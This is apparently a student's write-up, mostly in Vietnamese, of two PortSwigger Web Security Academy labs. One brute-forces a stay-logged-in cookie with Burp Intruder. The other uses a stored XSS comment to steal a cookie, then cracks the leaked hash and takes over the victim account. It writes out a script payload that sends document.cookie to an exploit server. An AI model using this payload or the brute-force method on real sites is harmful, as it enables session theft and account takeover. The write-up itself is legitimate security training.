

Lab 5 - Authentication Vulnerabilities (other authentication mechanisms)	
Name	Dang Hoang Nguyen
Student ID	SE171946

**Giới Thiệu:** Trong bài lab này ta sẽ tìm hiểu về lỗ hổng authentication mechanisms

### I. Brute-forcing a stay-logged-in cookie: <[HERE](#)>

The screenshot shows the PortSwigger Web Security Academy interface. The main heading is 'Lab: Brute-forcing a stay-logged-in cookie'. Below the heading, it states: 'This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing. To solve the lab, brute-force Carlos's cookie to gain access to his "My account" page.' The lab includes a list of hints: 'Your credentials: wiener:peter', 'Victim's username: carlos', and 'Candidate passwords'. There is a 'LAB' button and an 'ACCESS THE LAB' button.

⇒ Mục tiêu của bài lab này truy cập được vào tài khoản của Carlos bằng cách brute-force Cookie

⇒ Thông tin đã cho:

- Tài khoản test: **wiener:peter**
- Username nạn nhân: **carlos**
- Wordlist dùng để brute-force: <[link](#)>

1. Đầu tiên thử truy cập vào lab và login vào xem luồng data của nó như thế nào

## Login

The screenshot shows a login form with the following fields and elements:


- Username:** A text input field containing the value 'wiener'.
- Password:** A text input field with masked characters (dots).
- Stay logged in:** A checkbox that is checked.
- Log in:** A green button to submit the login form.



3. Sau khi xác định được thuật toán hash thì giờ ta đã biết cách mà Cookie được tạo ra để có thể brute-force


Trước tiên ta sẽ logout tài khoản để tránh bị xung đột

Sau đó gửi request “GET /my-account” đến Intruder.



⇒ Ở phần Cookie thêm kí tự “\$” vào biến “stay-logged-in”

Ở phần Payloads ta cấu hình như sau:




⇒ Ở phần Payload settings thì ta dùng wordlist là lab đã cho sẵn

⇒ Ở Payload processing ta sẽ một số quy tắc để tạo nên một payload rồi gửi đi

- Hash: **MD5**
- Add prefix: **carlos:**
- Encode: **Base64-encode**


4. Sau khi cấu hình xong thì ta sẽ Start attack

Sau một lúc thì ta có kết quả



⇒ Có thể thấy được trong quá trình brute-force thì ta đã có thể login vào account và solve được bài lab

## II. Offline password cracking: <[HERE](#)>



⇒ Mục tiêu của bài lab này đăng nhập tài khoản của Carlos và xóa tài khoản này

⇒ Thông tin đã cho:

- Tài khoản để test: **wiener:peter**
- Tài khoản nạn nhân: **carlos**

1. Đầu tiên ta cũng thử đăng nhập vào trang bằng tài khoản đã cho trước để xem luồng data đi như thế nào

⇒ Có thể thấy được đây cũng có format chữ bài lab ở trên.

⇒ Tuy nhiên có một vấn đề là đề không cho sẵn wordlist của password nên không thể brute-force được. Vậy nên giờ ta sẽ đi tìm cách khác.

2. Một điểm có khả thi là tận dụng lúc này **Exploit server** để khai thác lỗi khác.

WebSecurity Academy

Offline password cracking

LAB Not solved

Back to lab Back to lab description >

### Craft a response

URL: <https://exploit-0abb0056043aac7b81256adb01ef0032.exploit-server.net/exploit>

HTTPS

☒

File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: application/javascript; charset=utf-8

Body:

Hello, world!

3. Sau một lúc tìm tòi thì có một attack surface có thể Comment trong các bài post.

Ta dự đoán rằng tại đây có lỗ hổng XSS (Cross Site Scripting)

Để chứng minh ta sẽ thử xem tag HTML có hoạt động hay không

Bob Forapples | 30 December 2023

You should do a prize draw.

O. Lala | 30 December 2023

It's a rare gift to get me to agree with anything. Well done.

### Leave a comment

Comment:


Name:

Email:


Website:

Post Comment

< Back to Blog



Sau khi post lên thì ta sẽ thấy được kết quả



⇒ Có thể thấy được là tag HTML đã được render

Tuy nhiên giờ ta cần là tag có `<script></script>` có thể thực thi được code HTML

Giờ ta sẽ thử lại



The screenshot shows two windows. On the left is Burp Suite Professional v2023.9.1. The 'HTTP history' tab is active, showing a list of requests. The selected request is a GET to `/post/comment/confirmation?postId=2` with a status code of 200. The 'Response' tab shows the HTML content of the page, which includes a 'Thank you for your comment!' message. On the right is a web browser window showing the 'Offline password cracking' page. The page displays a comment by 'Onion' from 11 January 2024, with the text 'TRAN QUANG TIEN'. Below the comment is a 'Leave a comment' form with a 'Post Comment' button. The browser's address bar shows the URL `https://0a6000f204d58c30821e895e00a70054.web-security-acade...`.

The screenshot shows a web browser window with a JavaScript alert box. The alert box contains the text `...04d58c30821e895e00a70054.web-security-academy.net says` followed by the URL `https://0a6000f204d58c30821e895e00a70054.web-security-acade...`. There is an 'OK' button at the bottom right of the alert box. The browser's address bar shows the same URL as in the previous screenshot.

- ⇒ Sau khi reload lại thì có thể thấy được là code javascript đã có thể thực thi
4. Giờ ta sẽ tận dụng Exploit Server để dump ra được cookie của Carlos

Post comment với nội dung sau:

```
<script>document.location=' https://exploit-0a4000a30398dfbc80ead52101c80015.exploit-server.net/' +document.cookie</script>
```



## Leave a comment

Comment:

```
<script>document.location=' https://exploit-0a4000a30398dfbc80ead52101c80015.exploit-server.net/ '+document.cookie</script>
```

Name:

Onion

Email:



onion@onion

Website:


http://onion.com

Post Comment

Sau khi post comment, ta đi đến Exploit Server để xem và bấm vào **Access log**




Ta có thể thấy được các cookie đã được dump ra. Giờ ta sẽ thử decode nó



Có thể thấy đây là username của user Carlos

Tiếp theo ta sẽ dùng CrackStation <[link](https://crackstation.net)> để thử crack password



⇒ Có thể thấy được password là “onceuponatime”

5. Giờ ta sẽ login vào với username:password là “carlos:onceuponatime”

## My Account

Your username is: carlos

Email

Update email

Delete account

Sau khi delete account của Carlos và done.

Offline password cracking

Web Security Academy

Offline password cracking

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO BLOG



Faking It! - InstaCam

People are going to extreme lengths to pull the wool over their friends' eyes on Social Media. If

---END---